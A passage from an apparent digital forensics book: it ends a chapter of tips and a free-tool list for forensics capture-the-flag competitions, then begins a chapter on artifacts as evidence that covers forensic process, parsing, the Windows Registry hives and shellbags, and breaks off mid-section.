
Tips for Playing - Prior

First and foremost is the preparation phase. Like any task in life, it always helps to be prepared for the battle ahead. Having a sense of what is to come will help with your plan of attack. Do your research! If you know that a specific person created the CTF then take a look at their social media profiles. Often times they will release hints in some form or fashion, whether it is webinars they have shared or research papers or blog posts they have recently published. Don't over do it though, there could be red herrings amuck. You can also look at past CTFs they have created, seeing how questions were formulated before and what sort of locations they tend to lean on for flags. This is part of the reason why I personally do write-ups of past CTFs for future reference.

Each CTF rules may be different but sometimes teams are allowed reach out to colleagues or others to form a squad. Knowledge from multiple people well-versed in different topics can help in spreading out the workload especially if there are multiple forms of evidence to be analyzed. I would be remiss if I didn't say that some of my winning efforts were with team members who helped pick up sections

where I wasn't as strong. Your mileage may vary though, make sure to coordinate your efforts if you do join a team as to not waste time all working on the same questions.

If evidence is provided ahead of the competition make sure to spend some time getting familiar with it. Process the evidence ahead of time so you aren't wasting time during the live competition waiting on machine time. Some of these events only last 2-3 hours so time is of the essence. This segues right into building out your analysis machine and your toolkit. Make sure that all your system updates are completed prior. The last thing you need is an errant Windows update to take down your system while you watch the spinning.



9.4 - "This will take a while"

You may also consider making sure you have local admin access or at least the ability to turn off antivirus (if you are analyzing malware) on your computer. Always do so in a controlled environment if possible but you knew this already (I hope). If you are provided a toolkit or a trial of a commercial license, use it to your advantage, even if it's a secondary set of tools. There are times some vendors will make sure that the answer is formulated in a way that their tool will spit out from their own software. Also, commercial tools can potentially speed up your analysis compared to a bunch of free tools but that is personal preference.

The Toolkit

I'm a Windows user through and through so I cannot offer much advise from a Mac or Linux perspective. With that said, I do have some tools that I use from a forensic perspective to analyze those types of evidence. Here are my favorite (free) tools that I use during CTFs:

General Analysis
- Autopsy[137]
- Bulk Extractor[138]
- DB Browser for SQLite[139]
- FTK Imager[140]
- Hindsight[141]

Chromebook
- cLEAPP[142]

Ciphers
- CyberChef[143]
- dcode.fr[144]

Google Takeout / Returns
- RLEAPP[145]

Mac
- mac_apt[146]
- plist Editor - iCopyBot[147]

Malware/PE
- PEStudio[148]
- PPEE (puppy)[149]

Memory/RAM
- MemProcFS[150]
- Volatility[151]

[137] https://www.autopsy.com/
[138] https://github.com/simsong/bulk_extractor
[139] https://sqlitebrowser.org/dl/
[140] https://www.exterro.com/ftk-imager
[141] https://dfir.blog/hindsight/
[142] https://github.com/markmckinnon/cLeapp
[143] https://gchq.github.io/CyberChef/
[144] https://www.dcode.fr/en
[145] https://github.com/abrignoni/RLEAPP
[146] https://github.com/ydkhatri/mac_apt
[147] http://www.icopybot.com/plist-editor.htm
[148] https://www.winitor.com/
[149] https://www.mzrst.com/
[150] https://github.com/ufrisk/MemProcFS
[151] https://www.volatilityfoundation.org/releases

Mobile Devices
- ALEAPP[152]
- Andriller[153]
- APOLLO[154]
- ArtEx[155]
- iBackupBot[156]
- iLEAPP[157]

Network
- NetworkMiner[158]
- Wireshark[159]

Windows Analysis
- Eric Zimmerman tools / KAPE[160]
- USB Detective[161]

This whole list could be expanded way further but this is the majority of the go-to's in my toolkit.

Tips for Playing - During

We've all been there, you get to a point in the middle of a CTF and you start to struggle. Here are some things to key in on while actually playing.

Read the titles of the questions carefully, often times they are riddled with hints about where to look. "*Fetch"* the run time of XXX application, maybe you should analyze those Prefetch files over there. Questions will often also tell you what format the answer should be in when submitting. This may tell you that that timestamp you're hunting could be incorrect, those pesky timezone offsets!

Did you find a flag that appears to be a password? It's almost guaranteed that that evidence was placed in such a way that it will be reused. Emails and notes can be a treasure trove for passwords to encrypted containers or files.

One thing that may seem silly but can help is to just ask questions. If you're stumped on a question, talk to the organizer if you can, they may lead you in a direction that you didn't think of when you set off on a path of destruction.

[152] https://github.com/abrignoni/ALEAPP
[153] https://github.com/den4uk/andriller
[154] https://github.com/mac4n6/APOLLO
[155] https://www.doubleblak.com/software.php?id=8
[156] http://www.icopybot.com/itunes-backup-manager.htm
[157] https://github.com/abrignoni/iLEAPP
[158] https://www.netresec.com/?page=NetworkMiner
[159] https://www.wireshark.org/
[160] https://ericzimmerman.github.io/#!index.md
[161] https://usbdetective.com/

9.5 - Don't Sweat It, Take the Hint

Some CTF competitions have a built in hint system. If they don't count against your overall store, take them! The chances of a tie breaker coming down to who used less hints is extremely small. If the hint system costs points you will need to weigh the pros and cons of not completing a certain high point question as opposed to losing 5 points for buying that hint.

The last tip while playing is to write down your submissions, both the correct and incorrect ones. I can't tell you the amount of times I've entered the same answer wrongly into a question to eventually get points docked off my total. This will not only help you during the live CTF but afterwards if you are writing a blog on your walkthroughs.

Strategies

There are multiple strategies that you could use for attacking the questions during the competition. Usually they will be broken out into different categories by type of evidence such as Mobile / Computer / Network / Hunt. Some people prefer to try and finish all questions in one section before jumping to the next one. If you're really good at mobile forensics that may be a good strategy if you are less experieinced than other areas.

Another potential strategy depends on how many points the questions are worth. Usually the more the points the harder the question. Some people prefer to try and get high point questions first to put large points on the scoreboard and put the pressure on other competitors. Others prefer to go for the lower point questions first and work their way up.

My personal strategy is a combination of them all. I will typically go more towards the easy points first and work my way up from there but I will jump from different evidence categories once I get stuck for a time period. Depending on how much prework analysis has been done, I may have inferred references to areas that need to be analyzed so I may look at questions that I may already have answers for.

And then there are the ones that are confident (sometimes too confident!). Some players knowing that they have the answers already will hold off on submitting for points until very late in the competition to mess with the other competitors. Some CTF competitions will freeze the board the last 15-30 minutes to make the final scores a surprise to all. I would advise against this tactic but if you're that confident then by all means. At the end of the day it is up to whatever suits the player the best.

> "You miss 100% of the shots you don't take – Wayne Gretzky" – Michael Scott

Takeaways

What is it that you can takeaway from playing a CTF you ask? You may have different feelings on what you got out of playing CTFs but here are a few of my personal takeaways.

Documentation

One of the things I enjoy doing after playing a CTF is to do blog writeups of solutions. If there are questions I didn't get to finish during the live competition I have a tendency to go back and revisit to see if I can solve them properly. Once I have a majority of the answers, I will start to write some blogs on how I solved the questions. Not only does this help me document my results for future usage but also helps with gaining experience in more technical writing. I can't tell you the many times that I've referenced my own posts in other competitions or in research as I go back to further dive into file system locations that I had never looked at before.

Documentation is critical in a lot of aspects of an investigation so it only makes sense to write down your notes in case you need to reference where a specific artifact came from. The best part is that not all questions will be solved the same so I thoroughly enjoy reading other solver's thought process to get to the end result.

Challenge Yourself & Build Confidence

I'm going to stress it again, playing CTFs will help you learn. For those that don't get to work with some of the different evidence files like Linux or network files will give you plenty to take home from analyzing them. Before playing SANS NetWars, I had rarely touched PCAP files let alone knew how to utilize Wireshark to pull out files or specific packets. Learning about Google Takeout exports has given me a new appreciation for what potential evidence can be found in the cloud and what may not be found directly on a mobile device. This has lead to me doing my own research and contributing back to the community in tools like RLEAPP[162] and other open-source projects. These are just a few examples of getting out of your comfort zone and challenging yourself to learn about new tools and techniques.

It's also important to build your confidence. Just because you don't place well the first time you play doesn't mean you can't get better. I know when I started out I struggled in competitions. I didn't know where to go to find answers or how to get to them. It all comes back to practice. Any sports athlete will tell you that repetitions of a task will only make you better at that specific task and this correlates with CTFs and examinations. If you see something often enough you'll start seeing patterns like Neo in the Matrix.

[162] https://github.com/abrignoni/rleapp

9.6 - "I know kung-fu!"

Have Fun!

The number one takeaway of playing CTFs is to have fun! These are meant to be a training exercise to stimulate the mind and to give you a break from your normal workload. Don't stress it, just keep learning. If you're in person, enjoy the comradery of other competitors and build your network. You never know who you may meet while playing and who you will harbor friendships with in the industry.

I hope this chapter breathes new life into you playing CTF competitions. Good luck and see you all out there on the digital battlefields!

Chapter 16 - Artifacts as Evidence

By Nisarg Suthar[163]


Forensic Science

Before learning about artifacts as digital evidence, I'll preface this chapter with the most fundamental definition of basic science. So what is Science? It is a field that follows a scientific process in any domain. That process is cyclical and goes something like this:

- We make observations in nature.
- We form an initial hypothesis about something.
- We look for things that confirm or deny the formed hypothesis.
- If we find something that denies it, we form a new hypothesis and go back to making observations.
- If we find something that confirms it, we continue making new observations to extend our dataset and verify the hypothesis until the dataset is substantial in confirming it precisely and accurately. If we further find something that denies the original hypothesis, we form a new one by repeating the process.

[163] https://linktr.ee/NisargSuthar

We never pollute this scientific process with biases or opinions. It is only credible as far as the fact finder's neutrality goes. All scientists trust observations and verified prior research, discarding all speculation.



16.1 - Attr: GliderMaven, CC BY-SA 4.0, via Wikimedia Commons

Ultimately, the goal of any science is not to state things in absolutes but in observations, experiments, procedures, and conclusions. Even the fundamental laws of science begin with a basic foundation laid of assumptions.

Much like any scientific field, 'forensics' or 'criminalistics' is a branch of science that deals with identifying, collecting, and preserving evidence of a crime. It is not just identifying, collecting, and preserving but doing so in a forensically sound manner. What that means is that evidence should not be changed or stray away from its true form.

Digital Forensics is a six-phase process including:


- Preparation: Making sure your suite of forensic tools is up to date, and destination media are sanitized.
- Identification: Identifying the devices of interest at the site. Mobile phones, laptops, IoT devices, USB drives, cameras, SD cards etc. Anything with some type of digital memory.
- Collection: Acquiring the memory via imaging and hashing the sources for verification.
- Preservation: Using techniques viable for long term storage of sensitive evidence. Also includes maintaining a valid chain of custody.
- Analysis: Dissecting the acquired evidence. All puzzle solving and brainstorming happens in this phase.
- Reporting: Preparing a concise and easily digestible report of your findings for people who may not be technically inclined. The report must show forensic soundness for it to be admissible in the court of law.

Types of Artifacts

Analysis is a major phase where forensicators discover different types of artifacts ranging from plain metadata to complex evidence of execution and residual traces. The vast gap between the difficulty of retrieving or reconstructing evidence determines the fine line between E-Discovery and Digital Forensics.

User data such as internet history, images, videos, emails, messages, etc., fall under E-Discovery. It is relatively easy to reconstruct even from the unallocated space.

However, System Data-like artifacts that help support some view of truth, or determine how closely a transpired event is to the evidence, are not that simple to manually parse with forensic soundness, which is why often times forensicators rely on well-known parsing tools, either commercial or open-source.




16.2 - Attr: Original from 6th slide in DVD included with E-Discovery: An Introduction to Digital Evidence by Amelia Phillips, Ronald Godfrey, Christopher Steuart & Christine Brown, modified here as text removal

And that is the main difference between E-Discovery & Digital Forensics, depending on the categorization of data alone. Both follow different procedures and have a different scope of execution. Generally, E-Discovery can be contained to only the logical partitions and the unallocated region, whereas Digital Forensics operates in a much wider scope solely due to the necessity of dealing with complex data structures.

What is Parsing?

This brings us to parsing. We often go around throwing the term while working with a variety of artifacts; “Parse this, parse that”, but what does it mean in the real sense? To understand the parsing methodology, tools & techniques, we must be familiar with the origin of the handling of the data being parsed. What I mean by that is how the data was originally meant to be handled. What was its structure by design? How can it be replicated?

Generally, it is some feature or underlying mechanism of the main operating system installed on the device. Parsing tools are written to accurately mimic those functions of the operating system, which make the raw data stored on the hardware human readable.



16.3 - Attr: Kapooht, CC BY-SA 3.0, via Wikimedia Commons

Understand the operating system as an abstraction level between the end-user and the intricacies of raw data. It provides an interface to the user which hides all the complexities of computer data and how it is being presented.

Before parsing the artifacts and diving deep into analysis, you must fully understand how files are generally handled by an operating system. As mentioned earlier, an operating system is just a very sophisticated piece of software written by the manufacturers to provide an abstraction level between the complexities of hardware interactions and the user.

In the context of file handling, operating systems either *store* files or *execute* files. Both of which require different types of memory. Also, note that *storing* files requires access to a storage media such as HDDs, SSDs, and flash drives, whereas *executing* files requires access to the microprocessor. Both are handled by the operating system.

As you might already know, computers, or any electronic computing device for that matter, primarily utilize two types of memory:

1. **RAM (Random Access Memory)**:
    - Volatile memory, only works for the time power is supplied.
    - Used for assisting the execution of applications/software by the processor of the device.

2. **ROM (Read Only Memory)**:
    - Non-volatile memory, retains data even when not in use.
    - Used for storing the application files for a larger period of time.

There are many sub-types of both RAM & ROM, but only the fundamental difference between them is concerned here.
Now let's look at the lifecycle of an application in two stages:

1. **Production Cycle**:
An application is a set of *programs*. A program is a set of *code* written by a programmer, generally in higher-level languages, that does not interact directly with machine-level entities such as registers, buses, channels, etc. That piece of code is written to the disk. The code is then compiled to assembly, which is a lower leveled language that can interact directly with machine-level entities. Finally, the assembly is converted to the machine code consisting of 1s and 0s (also known as binary or executable file), which is now ready for its execution cycle.

2. **Execution Cycle**:
Now that the program is sitting on the disk, waiting to be executed, it is first loaded into the RAM. The operating system instructs the processor about the arrival of this program and allocates the resources when they're made available by the processor. The processor's job is to execute the program one instruction at a time. Now the program can execute successfully if the processor is not required to be assigned another task with a higher priority. If so, the program is sent to the ready queue. The program can also terminate if it fails for some reason. However, finally, it is discarded from the RAM.

You can easily remember both of these cycles by drawing an analogy between electronic memory and human memory. Here, I use chess as an example. Our brains, much like a computer, uses two types of memory:


1. **Short-term (Working memory)**:
    - For a game of chess, we calculate the moves deeply in a vertical manner for a specific line based on the current position.
    - This is calculative in nature. The calculation comes from the present situation.

2. **Long-term (Recalling memory)**:
    - At the opening stage in a game of chess, we consider the candidate moves widely in a horizontal manner for many lines.
    - This is instinctive in nature. Instinct comes from past experiences.

Understanding how an operating system parses the data from different sources, whether it is on disk or in memory, will help you identify, locate, and efficiently retrieve different types of artifacts necessary for an investigation.


Artifact-Evidence Relation

You will come across an ocean of different artifacts in your investigations, but artifacts have a very strange relationship with what might potentially be considered evidence. Artifacts alone do not give you the absolute truth of an event. They provide you with tiny peepholes through which you can reconstruct and observe a part of the truth. In fact, one can never be sure if what they have is indeed the truth in its entirety.



16.4 - Attr: Original by losmilzo on imgur, modified here as text removal

I always love to draw an analogy between the artifacts and the pieces of a puzzle, of which you're not certain to have the edge or the corner pieces. You gather what you can collect and try to paint the picture as unbiased and complete as possible.



16.5 - Attr: By Stefan Schweihofer on Pixabay

That being said, if you apply the additional knowledge from metadata, OSINT, and HUMINT to the parsed artifacts, you might have something to work with. For instance, say you were assigned an employee policy violation case where an employee was using their work device for illegally torrenting movies. Parsing the artifacts alone will give you information about the crime, but not as evidence. You would still need to prove that the face behind the keyboard at the time of the crime was indeed the one that your artifacts claim. So you would then look for CCTV footage around the premises, going back to the ***Identification*** phase in the Digital Forensics lifecycle, and so forth and so on.

As a result of the codependency of the artifacts on drawing correlations to some external factor, they form a direct non-equivalence relation with evidence. However, note that this "rule", if you will, is only applicable to a more broad scope of the investigation. In the more narrow scope as a forensicator and for the scope of your final forensic report, artifacts are most critical. Just keep it in the back of your mind that encountering an artifact alone doesn't mean it's admissible evidence. Parse the artifact, make notes, and document everything. Being forensically sound is more important than worrying about completing the entire puzzle because there will be no edge or corner pieces to it.

Examples

This section will cover how some of the more uncommon artifacts can play into a case from a bird's eye view. We won't be getting into the technical specifics on the parsing or extraction, rather the significance of those artifacts at a much higher level, including what it offers, proves, and denies. Additionally, what is its forensic value? I suggest the readers use these brief bits to spark their curiosity about these important artifacts and research on their own about locating and parsing them.

Registry

About:

- The Windows Registry is a hierarchical database used by the Windows operating system to store its settings and configurations. Additionally, it also stores some user data pertaining to user applications, activities, and other residual traces.
- The Registry is structured with what are called Hives or Hive Keys (HK) at the top-most level. Each hive contains numerous keys. A key can contain multiple sub-keys. And sub-keys contain fields with their values.

There are mainly two types of hive files:

1. **System Hive Files**:
   - SAM (Security Account Manager): User account information such as hashed passwords, account metadata including last login timestamp, login counts, account creation timestamp, group information, etc.
   - SYSTEM: File execution times (Evidence of Execution), USB devices connected (Evidence of Removable Media), local timezone, last shutdown time, etc.
   - SOFTWARE: Information about both user and system software. Operating System information such as version, build, name & install timestamp. Last logged-on user, network connections, IP addresses, IO devices, etc
   - SECURITY: Information about security measures and policies in place for the system.

2. **User Specific Hive Files**:
   - `Amcache.hve`: Information about application executables (Evidence of Execution), full path, size, last write timestamp, last modification timestamp, and SHA-1 hashes.
   - `ntuser.dat`: Information about autostart applications, searched terms used in Windows Explorer or Internet Explorer, recently accessed files, run queries, last execution times of applications, etc.
   - `UsrClass.dat`: Information about user-specific shellbags is covered in the next section.

Significance:

- Identifying malware persistence which can lead to the discovery of Indicators of Compromise (IOCs).
- Proving the presence of removable media in a particular time frame, which can further help with the acquisition of the same.
- Retrieving crackable user password hashes from the SAM and SYSTEM hives, which might help access the encrypted partitions if the password was reused.

Shellbags

About:

- Shellbags were introduced in Windows 7. It is a convenience feature that allows the operating system to remember Windows Explorer configuration for user folders and a folder's tree structure.
- Whenever a folder is created, selected, right-clicked, deleted, copied, renamed or opened, shellbag information will be generated.
- Depending on the Windows version, shellbag information can be stored in either `ntuser.dat`, `UsrClass.dat` or both.

Significance:

